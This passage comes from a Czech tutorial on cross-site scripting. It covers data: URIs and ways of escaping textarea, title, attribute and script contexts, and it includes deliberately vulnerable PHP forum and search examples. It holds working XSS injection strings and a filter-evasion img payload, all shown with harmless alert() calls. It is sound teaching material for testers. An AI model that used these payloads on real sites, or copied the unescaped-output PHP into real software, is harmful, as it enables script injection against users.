Poslední z možných variant použití uvedených direktiv, o které se nyní zmíním, se týká jejich vyžití jako cílů při přesměrování. Pokud webová aplikace umožňuje přesměrování na konkrétní stránku a adresa této cílové stránky jí je předávána prostřednictvím parametru, můžeme se pokusit tuto adresu nasměrovat právě na některou z probíraných direktiv. Místo toho, aby došlo k přesměrování na HTML stránku, dojde tak ke spuštění podstrčeného skriptu. O této variantě se více rozepíši v kapitole věnované přesměrování.

Direktiva data:

S direktivou *data:*[1] přišla jako první Mozilla. Její implementace se později dostalo také webovým prohlížečům Safari, Konqueror a Opera od verze 7.20. Internet Explorer až do verze 7 tuto direktivu nepodporoval vůbec a od verze 8 podporuje *data:* pouze u obrázků v CSS.

Její použití je stejné jako u direktivy *javascript:*. Je možné ji použít jak v odkazech, tak i jako zdroje externích dat u HTML tagů. Pro útočníka je tato direktiva zajímavá tím, že umožňuje díky použitému kódování znepřehlednit útočný kód. Dokáže ale také obejít filtry zaměřené na výskyt slova *script* a co je nejdůležitější, není tato direktiva stále příliš známa mezi tvůrci webových aplikací, kteří ji proto často nemají ošetřenu ve svých bezpečnostních filtrech.

U direktivy *data:* se chvíli pozdržím a blíže objasním její význam a syntaxi. Tato direktiva vznikla, aby vývojářům umožnila přímé vkládání jakýchkoli dat přímo do HTML kódu webové stránky nebo CSS souboru namísto toho, aby bylo nutné je dotahovat z externích souborů. Syntaxi direktivy *data:* ukazuje výpis 53.

Výpis 53 - Syntaxe použití direktivy data:

```
data:[<mimetyp>][;base64],<data>
```

Mimetyp, který je prvním parametrem této direktivy, určuje MIME typ[2] dat, které tvoří samotný obsah. Zápis této hodnoty se uvádí ve tvaru *typ/podtyp* a nejpoužívanější z nich naleznete v tabulce 22.

Tabulka 22 - Nejpoužívanější MIME typy

text/plaintext	text v prosté neformátované podobě
text/html	kód v HTML formátu
text/xml	text v XML formátu
text/css	text určující zdroj CSS
text/javascript	kód v JavaScriptu
image/gif	zdroj obrázku ve formátu gif
image/jpeg	zdroj obrázku ve formátu jpeg

Druhým, nepovinným parametrem direktivy *data:* můžeme určit, zda budou samotná data zakódována algoritmem Base64. Toho je často využíváno během XSS útoků, protože toto zakódování pomůže snadno skrýt útočný kód. Původně tato volba vznikla, aby umožnila vložení binárních dat, které tvoří například obsah grafických formátů, a které by jinak nebylo možné pomocí textového řetězce vyjádřit.

---

[1] *https://developer.mozilla.org/en/data_URIs*
[2] *http://www.iana.org/assignments/media-types/*

Poslední částí, kterou direktiva *data:* obsahuje, jsou samotná data ve formátu, který je udán jejich MIME typem v prvním parametru. Defaultně jsou tato data očekávána ve formátu *text/plain;charset=US-ASCII*. Pokud nám tedy tento formát vyhovuje, můžeme první parametr vynechat.

Výpis 54 nám ještě pro lepší představu ukáže, jakým způsobem je možné vložit uvedeným způsobem do webové stránky obrázek.

Výpis 54 - Vložení obrázku do HTML kódu stránky s využitím data: URI

```
<img
src="
/ge8WSLf/rhf/3kdbW1mxsbP//mf///yH5BAAAAAAALAAAAAAQAA4AAARe8L1Ekyky67QZ1hLnjM5
UUde0ECwLJoExKcppV0aCcGCmTIHEIUEqjgaORCMxIC6e0CcguWw6aFjsVMkkIr7g77ZKPJjPZqIy
d7sJAgVGoEGv2xsBxqNgYPj/gAwXEQA7">
```

Pro zajímavost závěrem ještě uvedu, že odkazy s direktivou *javascript:* nebo *data:* bylo možné vkládat například do diskuzí ke článkům na známých informačních serverech *Lupa.cz* nebo *Root.cz*[1].

Bypassing

Během injektování kódu se nám často stane, že námi vložený řetězec není na webu zobrazen přímo v textu, ale například v některém z atributů existujícího prvku webové stránky, nebo že je náš vstup obklopen párovým tagem, který zabraňuje jeho spuštění. V těchto případech nám nezbývá, než se z daného kontextu nějakým způsobem vymanit a dostat se tak mimo oblast ohraničenou párovým tagem nebo uvozujícími znaky, které ohraničují hodnotu atributu. K tomuto vymanění z daného kontextu použijeme určité sekvence znaků, kterým budeme říkat bypass, a se kterými vás nyní seznámím.

Bypass pole textarea

Často se setkáte se situací, kdy se váš řetězec vloží do webové stránky obklopen párovým tagem *textarea*, neboli v textovém poli. Uvnitř tohoto pole ale nedochází k interpretaci kódu a náš vložený skript je tam chápán jako prostý text bez toho, aby se spustil. Ukážeme si nyní v praxi, jak v takovém případě postupovat a vyprostit se ze zajetí tohoto pole. Pro potřeby našeho testování si upravíme dříve vytvořenou webovou diskuzi

[1] *http://www.soom.cz/index.php?name=bugtrack/show&thread_id=2*

z výpisu 18 tak, aby ve chvíli, kdy není vyplněno jedno z polí, bylo vráceno upozornění a vyplněné pole zůstalo zachováno. Nový kód této diskuze uvádím ve výpisu 55.

Výpis 55 -Zdrojový kód upravené webové diskuze

```
<?php
  $jmeno = $_POST["jmeno"];
  $txt = $_POST["txt"];
  if (!$jmeno || !$txt) {
    $zprava = "Nezadali jste jmeno nebo text prispevku.";
  }
  else {
    file_put_contents("forum.txt", "<b>$jmeno : </b>$txt<br>\n",FILE_APPEND);
    $zprava = "Příspěvek byl uložen.";
    $jmeno = "";
    $txt = "";
  }
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <?php echo $zprava; ?>
    <hr><h1>Diskuzní fórum</h1><hr>
    <?php echo file_get_contents("forum.txt"); ?>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td>
            <input type="text" name="jmeno" value="<?php echo $jmeno; ?>">
          </td>
        </tr>
        <tr>
          <td>Text:</td>
          <td>
            <textarea name="txt" rows="3" cols="30">
              <?php echo $txt; ?>
            </textarea>
          </td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Nejprve použijeme náš dobře známý testovací vstup, který vložíme do pole pro zadání příspěvku a formulář odešleme bez vyplněného jména.

<script>alert(/XSS/);</script>

Ve výpise 56 si můžete prohlédnout HTML kód vrácené stránky.

Výpis 56 - Zdrojový kód stánky s neúspěšným bypassem prvku textarea

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    Nezadali jste jmeno nebo text prispevku.<hr>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno" value=""></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td>
            <textarea name="txt" rows="3" cols="30">
              <script>alert(/XSS/);</script>
            </textarea>
          </td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Můžete si všimnout, že náš vstup zůstal skutečně uzavřen mezi otevírající a ukončovací částí párového tagu *textarea*, kde je na něj parserem HTML nahlíženo jako na prostý text. Dojde tak sice k jeho zobrazení, ale ne ke spuštění vloženého skriptu. Aby se tak stalo, museli bychom náš vstup upravit a bypass vytvořit z uzavírací značky prvku *textarea*. Výsledný vstup by potom vypadal tak, jak uvádím ve výpisu 57.

Výpis 57 -Vstup s bypassem prvku textarea

```
</textarea><script>alert(/XSS/);</script>
```

Po zadání a odeslání uvedeného vstupu bude zdrojový kód stránky vypadat jako ten z výpisu 58. Bypass zafunguje dokonale a protože se náš skript ocitne mimo textové pole, dojde ke spuštění vloženého skriptu. Z uvedeného by mělo být také zřejmé, že podobný bypass je možné vytvořit pouze v případě, kdy aplikace neošetřuje nebezpečné znaky ostrých závorek.

Výpis 58 - Zdrojový kód stánky s úspěšným bypassem prvku textarea

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    Nezadali jste jmeno nebo text prispevku.<hr>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno" value=""></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td>
            <textarea name="txt" rows="3" cols="30">
              </textarea><script>alert(/XSS/);</script>
            </textarea>
          </td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Bypass titulku dokumentu

Podobně může nastat situace, že se nám podaří injektovat náš skript do prvku *<title>* v hlavičce dokumentu. Abychom se vymanili z jeho zajetí, můžeme použít obdobně jako v předchozím příkladě bypass, kterým tento tag ukončíme, viz. výpis 59.

Výpis 59 - Bypass prvku title

```
</title><script>alert(/XSS/);</script>
```

Bypass atributů prvků


Asi nejčastěji se setkáte se situací, kdy je uživatelský vstup vkládán do obsahu stránky jako hodnota atributu některého existujícího prvku. Běžnou praxí je například předvyplňovat formuláře již jednou zadanými daty v případě, že dojde k jeho odeslání s chybně nebo neúplně vyplněnými poli. V takové situaci aplikace jednou zadaná data sama vloží do vstupních polí a uživatele pouze požádá o provedení opravy. Aplikace ovšem někdy odešlou námi vložená data na výstup bez jakékoliv kontroly a útočníkům tak umožní injektáž a spuštění jejich skriptu. Už jsme se s tímto typem zranitelnosti setkaly v příkladu se zranitelným webfórem při bypassu prvku textarea. Nyní se zaměříme na nepárový prvek *<input>*, který obsahuje vložená data v atributu *value*.

Vraťme se nyní k našemu příkladu s okleštěným vyhledávačem a mírně jej upravme. Namísto toho, aby se náš uživatelský vstup vkládal při odpovědi do textové věty, vypíše tentokrát pouze odpověď: "*Na váš dotaz nebyly nalezeny žádné odpovídající výsledky. Zkuste upravit své zadání.*" Druhou změnu provedeme v předvyplnění pole pro zadání hledané fráze. Vždy, když nyní nějaký řetězec odešleme, vrátí se tento zpět předvyplněn v poli pro jeho zadání.

Ve výpisu 60 uvádím php skript, který plní výše popsanou funkci na straně serveru. Na následujícím screenshotu si pak můžete prohlédnout výsledek po odeslání požadavku na vyhledání slova ***jeřabina***.

Výpis 60 - Upravený kód vyhledávače, který předvyplní vstupní pole

```
<?php
  $dotaz = $_GET["dotaz"];
  $vystup = "";
  if ($dotaz!="") $vystup = "Na váš dotaz nebyly nalezeny žádné odpovídající
    výsledky. Zkuste upravit své zadání.";
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html;
                                    charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    <?php echo $vystup; ?>
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="<?php echo $dotaz; ?>">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```



Po odeslání dat a zobrazení odpovědi se můžete podívat na HTML kód vrácené webové stránky. Ten by měl odpovídat tomu z výpisu 61.

Výpis 61 - Zdrojový kód webové stránky po vyhledání slova jeřabina

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="jeřabina">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Nezbývá, než zkusit do vyhledávače zadat náš starý známý testovací řetězec ***<script>alert(/XSS/);</script>*** a formulář odeslat. Pokud jste očekávali, že dojde (stejně jako u předchozích testů) ke spuštění vloženého skriptu a vyskočí na nás výstražné okno se zprávou /XSS/, jste nyní možná překvapeni, že se tak nestalo. Proč tomu tak je, snáze pochopíte, když se podíváte na zdrojový kód vrácené webové stránky. Uvádím jej ve výpisu 62.

Výpis 62 - Zdrojový kód webové stránky vyhledávače po zadání testovacího skriptu

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="<script>alert(/XSS/);</script>">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Ve výpisu si můžete všimnout, že náš skript se vložil jako obsah atributu *value* textového pole uvnitř tagu <*input*>. Protože jde o textový řetězec obklopený uvozovkami, který je pouhou součástí jiného tagu, dojde sice k jeho zobrazení, nikoliv však k jeho interpretaci ze strany browseru.

Aby se nám spuštění skriptu podařilo i v takovémto případě, musíme opět vytvořit bypass, který nám umožní vymanit se z kontextu hodnoty atributu a v lepším případě také ze samotného prvku *input*. O tom, zda se nám podaří opustit pouze kontext atributu nebo celého tagu, rozhodují použité bezpečnostní mechanismy, které mohou ošetřovat výskyt některých nebezpečných znaků.

Nejprve si uvedeme bypass, který můžeme použít v případě, že aplikace neošetřuje žádné nebezpečné metaznaky a my tak můžeme v injektovaném řetězci použít znaky uvozovek i ostrých závorek. Abychom se dokázaly vymanit z kontextu vstupního pole, museli bychom opět nejprve ukončit řetězec tvořící hodnotu atributu a následně i samotný HTML tag. Teprve po tomto bypassu bychom mohli vložit náš skript. Bypass v tomto případě vytvoříme tak, že náš vstup začneme znakem uvozovky ", pomocí kterého se vyprostíme z textového řetězce tvořícího hodnotu atributu. Následovat bude ukončovací ostrá závorka >, která uzavře samotný HTML tag. Celý řetězec, který nakonec vložíme do pole pro vyhledávání, bude mít tuto podobu:


"><script>alert(/XSS/);</script>

Po odeslání uvedeného textu již ke spuštění našeho skriptu skutečně dojde. Jakým způsobem se náš bypass integroval do HTML kódu stránky, bude opět nejlépe patrné z jejího zdrojového kódu, který uvádím ve výpisu 63.

Výpis 63 -Zdrojový kód stránky s bypassem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
    <input type="text" name="dotaz" value="'><script>alert(/XSS/);</script>">
    <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Následují screenshoty sejmuté po odeslání dat a následně poté, co odklikneme výstražné okno.



Na druhém ze snímků si můžete všimnout, že za sebou náš vstup po odkliknutí výstražného okna zanechal stopy v podobě zobrazení zbývající části původního tagu <*input*>. Konkrétně se jedná o řetězec ">. Z výpisu 63

je patrné, že tyto znaky nyní nejsou součástí žádného prvku a tvoří tak běžný textový obsah webové stránky. Abychom se jejich nechtěného zobrazení, které by mohlo vložený skript prozradit, zbavili, můžeme využít značku pro začátek komentáře. Tou je v HTML sekvence znaků *<!--* kterou přidáme na konec našeho vstupu. Podle specifikace by měl být také každý komentář uzavřen uzavírající značkou, kterou je v HTML sekvence --> Vzhledem k tomu, že nejsme schopni zapsat za znaky ">, které nám po vložení našeho kódu na stránce přebývají, již žádné další informace, nemůžeme za nimi správně uzavřít ani náš komentář. Webové prohlížeče si ale dokáží poradit i s těmito případy. Pokud totiž ve zdrojovém kódu stránky, který následuje za naším vstupem, nenarazí na jinou legitimní značku uzavírající komentář, uzavřou jej při prvním výskytu uzavírající ostré závorky >. Jiná situace by nastala v případě, že se kdekoliv níže v kódu stránky, uzavírající značka HTML komentáře nachází. Pak by došlo k uzavření komentáře, který jsme na konci našeho vstupu otevřeli, až touto uzavírající značkou. Veškerý obsah webové stránky nacházející se mezi naší otevírací a legitimní ukončovací značkou komentáře by přitom zůstal zakomentovaný a tím pádem skrytý.

Zkusme nyní vložit již kompletní vstupní řetězec:

"><script>alert(/XSS/);</script><!--

Podle předpokladu dojde k odkomentování nežádoucího výstupu, který nám dokonce poslouží ještě k tomu, že uzavírající ostrá závorka ukončí komentář, který jsme otevřeli. Výstup, který tímto způsobem získáme, bude nyní vypadat zcela čistě. Ve výpise 64 si ještě ukážeme, jak bude vypadat zdrojový kód našeho vyhledávače po tomto vstupu.

Výpis 64 -Zdrojový kód stránky s bypassem a odkomentovaným přebytkem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
<input type="text" name="dotaz" value=""><script>alert(/XSS/);</script><!--">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Otevření komentáře na konci našeho řetězce není ale jediným způsobem, kterým se můžeme přebytečného textu zbavit. Někdy je výsledek jeho použití dokonce nežádoucí. Další způsob, který zde uvedu, využívá vlastnosti standardu HTML, který má předepsáno zahazovat všechny nesmyslné tagy bez toho, aby byly zobrazeny ve webové stránce. Pro zbavení se přebytečných znaků proto vytvoříme právě takový nedefinovaný tag. Namísto znaků *<!--* pro otevření komentáře zkusíme použít tuto sekvenci znaků *<xss="* Jak s nimi bude vypadat zdrojový kód stránky, si můžete prohlédnout ve výpise 65. Vidíte, že vznikl nesmyslný prvek *<xss="">*, který bude nakonec webovým prohlížečem ignorován.

Výpis 65 - Zdrojový kód stránky s bypassem a odkomentovaným přebytkem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz"
             value=""><script>alert(/XSS/);</script><xss="">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Ve formuláři z našeho příkladu jsme pro ohraničení hodnoty u atributu *value* použili znaky uvozovek. Z toho důvodu jsme je k ukončení řetězce použili také jako první znak v našem bypassu. Stejně tak mohli být ale k ohraničení hodnot atributů ve formuláři použity apostrofy. V takovém případě by po vložení bypassu s počáteční uvozovkou nedošlo k ukončení řetězce a skript by se nespustil. K jeho ukončení bychom v bypassu museli použít také znak apostrofu. Před vlastním útokem je tedy potřeba vždy nejprve zjistit, jakého uvozovacího znaku je ve formuláři použito a tomu přizpůsobit svůj bypass. Existuje ale ještě jedna univerzální metoda, kterou je použití obou zmíněných znaků současně. Potom dojde k ukončení řetězce v každém případě a ve fázi hledání zranitelného místa nám tento postup nijak nezkříží plány. Celý bypass by pak byl v tomto tvaru *' " >*

Nyní se zaměříme na situaci, kdy aplikace ošetřuje nebezpečné znaky ostrých závorek. Před vložením uživatelského vstupu do atributu

value například vypustí tyto znaky nebo je nahradí jejich bezpečnými ekvivalenty v podobě HTML entit *<* a *>* V tomto případě se nám již nepodaří ukončit tag <*input*>. Pokud ale můžeme použít znak uvozovek, potažmo apostrofu v závislosti na tom, které z těchto znaků uvozují hodnotu atributu, můžeme se pomocí těchto znaků vyprostit alespoň z tohoto řetězce. Nemůžeme-li ale použít znaky ostrých závorek, tak jakým způsobem se nám podaří injektovat náš skript? Pokud si vzpomenete na kapitolu věnovanou in-line skriptům, možná se vám nyní vybaví atributy, které slouží ke spuštění skriptů v závislosti na události, ke které na tomto prvku dojde.

Nic nám tedy nebrání ve vložení právě takového atributu. Vybírat můžeme z celého seznamu atributů, které ošetřují různé události. V následujícím příkladě sáhnu po atributu *onclick*, jehož obsah bude vykonán ve chvíli kliknutí nad daným prvkem. Zkusme tedy do vyhledávače vložit následující kód a odeslat jej:

" onclick="alert(/XSS/);

Ve výpisu 66 si můžete prohlédnout vrácený kód HTML stránky. Je na něm vidět, že uvozovka, kterou náš vstup začíná, se použila jako bypass pro opuštění hodnoty atributu *value*. Následuje injektovaný ovladač události *onclick*, který obsahuje námi připravený skript. K uzavření hodnoty atributu se použil znak uvozovky, který původně náležel atributu *value*. Z tohoto důvodu jsme náš řetězec už nemuseli ukončovat uvozovkou my.

Výpis 66 - Zdrojový kód stránky s injektovaným ovladačem události

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="" onclick = "alert(/XSS/)">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Možná vás překvapilo, že po odeslání našeho vstupu nedošlo k automatickému spuštění injektovaného skriptu. K jeho spuštění tentokrát

dojde teprve v momentě výskytu konkrétní události, jejíž obsluhu jsme definovali. V tomto případě tedy po kliknutí na vyhledávací pole.

S předvyplněním některých polí formuláře dříve zadanými údaji se můžete setkat poměrně často hlavně u různých registračních a přihlašovacích formulářů. Například během přihlašování k webové aplikaci nám je často po zadání chybného hesla vrácen přihlašovací formulář, v němž je již předvyplněno uživatelské jméno, které proto nemusíme znovu zadávat. Tyto formuláře by se tak měly stát jedním z cílů, které byste měli na výskyt XSS zranitelnosti prověřit. Opět si to můžete vyzkoušet v různých webových aplikacích, abyste se přesvědčili, že i tento druh zranitelnosti je velice rozšířený.

Jedna z vlastností prvku *input* je, že vstupní pole typu *text* nemůže obsluhovat události typu *onload* nebo *onerror*. Spuštění skriptu proto vždy vyžaduje nějakou spoluúčast uživatele, který musí pro spuštění skriptu nějakou událost nad tímto prvkem vyvolat. Prvek *input* ovšem může být také typu *image* a v tomto tvaru již obsluhu uvedených událostí umožňuje. Pokud je u prvku *input* uveden nejprve atribut *value* a teprve po něm následuje atribut *type*, tak jak to ukazuje výpis 67, můžeme kromě obsluhy události injektovat také atribut *type*, kterým přebijeme typ vstupního pole na *image*. Vstupní pole je totiž nakonec takového typu, který je uveden jako první. Kód s touto injektáží ukazuje výpis 68.

Výpis 67 - Formulář s neošetřeným vstupem

```
<form action="" method="get">
  <input value="" type="text">
  <input value="odešli" type="submit">
</form>
```

Výpis 68 - Formulář s neošetřeným vstupem

```
<form action="" method="get">
  <input value="" type="image" onError="alert(/XSS/);" type="text">
  <input value="odešli" type="submit">
</form>
```

Způsob, jakým je možné skript vhodným způsobem vklínit mezi ostatní atributy konkrétního prvku, je vždy velmi individuální. Pokaždé je důležité řádně prozkoumat zdrojový kód dokumentu s naším vstupem a z tohoto průzkumu vyvodit závěry a zvolit další postup pro následující pokusy.

Mějme například bezpečnostní filtr, který umožňuje vkládat pouze prostý text a obrázky. Filtr povoluje k tagu *<img>* vkládání atributu *src* a některých dalších bezpečných atributů jako *width* a *height*. U hodnot těchto atributů povoluje filtr pouze tříznaková čísla nebo řetězec, který musí

začínat na *http://*. Bohužel už však filtr nekontroluje, která hodnota je vkládána ke kterému atributu a je také benevolentní k použití uvozovek, které mohou, ale také nemusí být k ohraničení hodnot atributů použity. Ve výpise 69 si můžete prohlédnou regulérní vstup, který tvůrce aplikace předpokládal, že budou uživatelé vkládat a ve výpisu 70 pak vstup útočníka, který uvedeným bezpečnostním filtrem projde.

Výpis 69 - Regulerně vložený obrázek

```
<img width="100" src="http://www.hackingvpraxi.cz/obraz.jpg">
```

Výpis 70 - Obejití filtru povolujícího vložení obrázku

```
<img src="100 width="http://onError=alert(/XSS/)>
```

Dalším z atributů, ve kterém můžete často odhalit náchylnost na XSS, je atribut *href* u odkazů umístěných na webové stránce. Často je totiž hodnota aktuálního URL, nebo minimálně jeho oblast proměnných vkládána do všech odkazů na stránce. Při testování aplikace byste tedy vždy měli vyzkoušet vstupy podobné tomu z výpisu 71 a prozkoumat pomocí nich, jak se hodnoty jednotlivých proměnných promítnou do odkazů v HTML kódu. Neobsahuje-li URL žádný parametr, nebojte se přidat svou proměnnou pojmenovanou například *test*. Znak ampersand &, který v hodnotě proměnné z výpisu 71 zastupuje kód %26, nebo zpětné lomítko bychom měli otestovat také. V některých případech je totiž možné vkládat do atributů i hodnoty v kódování, které dokáže obejít bezpečnostní filtry. Blíže si ale o kódování znaků povíme až v kapitole, která je mu vyhrazena.

Výpis 71 - Příklady URL pro otestování přítomnosti XSS zranitelnosti

```
http://www.aplikace.cz/skript.php?test='"><%26\
```

Nyní si ještě vzpomeňte na kapitolu o clickjackingu, ve které jsem se zmínil o tom, že nám clickjacking může úspěšně pomoci k nalákání uživatele k vyvolání určité události. Pokud se nám tedy podaří injektovat některý z ovladačů událostí, který očekává například uživatelské kliknutí, pak je určitě lepší zkombinovat útok XSS s clickjackingem. Tím si několikanásobně zvýšíme pravděpodobnost toho, že bude útok úspěšný.

Bypass prvku script

Při testování aplikace může nastat také situace, že se náš vstup objeví uvnitř legitimního skriptu, který je součástí webové stránky. Například hodnoty proměnných nebo dokonce celá URL bývají často předávány do proměnné JavaScriptu, který je umístěn ve stránce, a který s touto hodnotou dále pracuje. Uvedený skript s vloženým URL může vypadat jako ten z výpisu 72.

Výpis 72 - Legitimní script s hodnotou URL v proměnné

```
<script>
  var hodnotaURL = "http://www.xssvpraxi.cz?dotaz=nasVstup";
  ...
</script>
```

V takovém případě můžeme použít k bypassu uzavírající značky ***";</script>*** nebo její XHTML varianty ***";/*]]> */</script>*** následované naším XSS skriptem. Celý vstup by potom vypadal jako ten z výpisu 73.

Výpis 73 - Legitimní vstup s vloženým bypassem

```
<script>
  var hodnotaURL =
   "http://www.xssvpraxi.cz?dotaz=";</script><script>alert(/XSS/);</script>";
 ...
</script>
```

V tomto výpisu jsme náš vstup začali bypassem, který tvořily znaky ***";*** a který nejprve uzavřel textový řetězec a JavaScriptový příkaz. V podobném případě ale nemusíme zoufat dokonce ani v případě, že je použití znaků uvozovek a apostrofů ošetřeno a zakázáno. Řetězce JavaScriptu totiž nejsou jako řetězce interpretovány HTML parserem a pokud v nich tedy použijeme ukončují značku *</script>* bez jejich uzavření, dojde k opuštění kontextu celého JavaScriptu přímo a my můžeme bez problému injektovat náš HTML kód.

Samozřejmě by v podobném případě byla škoda legitimní skript opouštět, když jsme se v něm již jednou ocitli. Můžeme se proto pokusit vtěsnat svůj kód mezi ten legitimní a nemusíme tím pádem používat tagů *<script>*, jejichž vstup může být navíc ošetřen a zakázán. Musíme ale myslet na dvě věci. Zaprvé je nutné si uvědomit, že pokud dojde při vykonávání skriptu k chybě, je okamžitě celý jeho běh ukončen. Zadruhé, že se můžeme ocitnout v některé z větví skriptu, která se vykoná jen za splnění určité podmínky. Pokud se proto s tímto případem setkáte, dobře si rozmyslete způsob, který pro vložení svého skriptu použijete. Injektáž skriptu druhým uvedeným způsobem si ukážeme ve výpisu 74. Začneme

uvozovkou, která uzavře textový řetězec. Pokračujeme středníkem, který v JavaScriptu odděluje jednotlivé příkazy a v našem případě oddělí legitimní příkaz od toho našeho. Nakonec zabráníme vzniku chyby na přebývajících znacích přidáním dvou lomítek. Ty plní v JavaScriptu funkci odkomentování zbytku řádku, který se tím pádem již nebude vykonávat.

Výpis 74 - Legitimní vstup s vloženým bypassem

```
<script>
  var hodnotaURL = "http://www.hackingvpraxi.cz?dotaz="; alert(/XSS/);//";
  ...
</script>
```

Přesměrování

Přesměrování jsme se v krátkosti věnovali již v části věnované non-persistentnímu XSS při použití POST požadavků. V uvedených případech nám moc jiných variant ani nezbývá, protože musíme uživatele přesměrovat přes stránku s naším automaticky odesílaným formulářem. U požadavků odesílaných metodou GET využíváme přesměrování k zakrytí parametrů v URI odkazu. Odkaz pak vypadá bezpečný jak pro uživatele, tak pro různé filtry, které zabraňují vkládání odkazů s parametry nebo kontrolují příponu souboru, na který se odkazujeme. Některé z metod používaných k přesměrování uvádím ve výpisu 75.

Výpis 75 - Některé z možností přesměrování

Na straně klienta

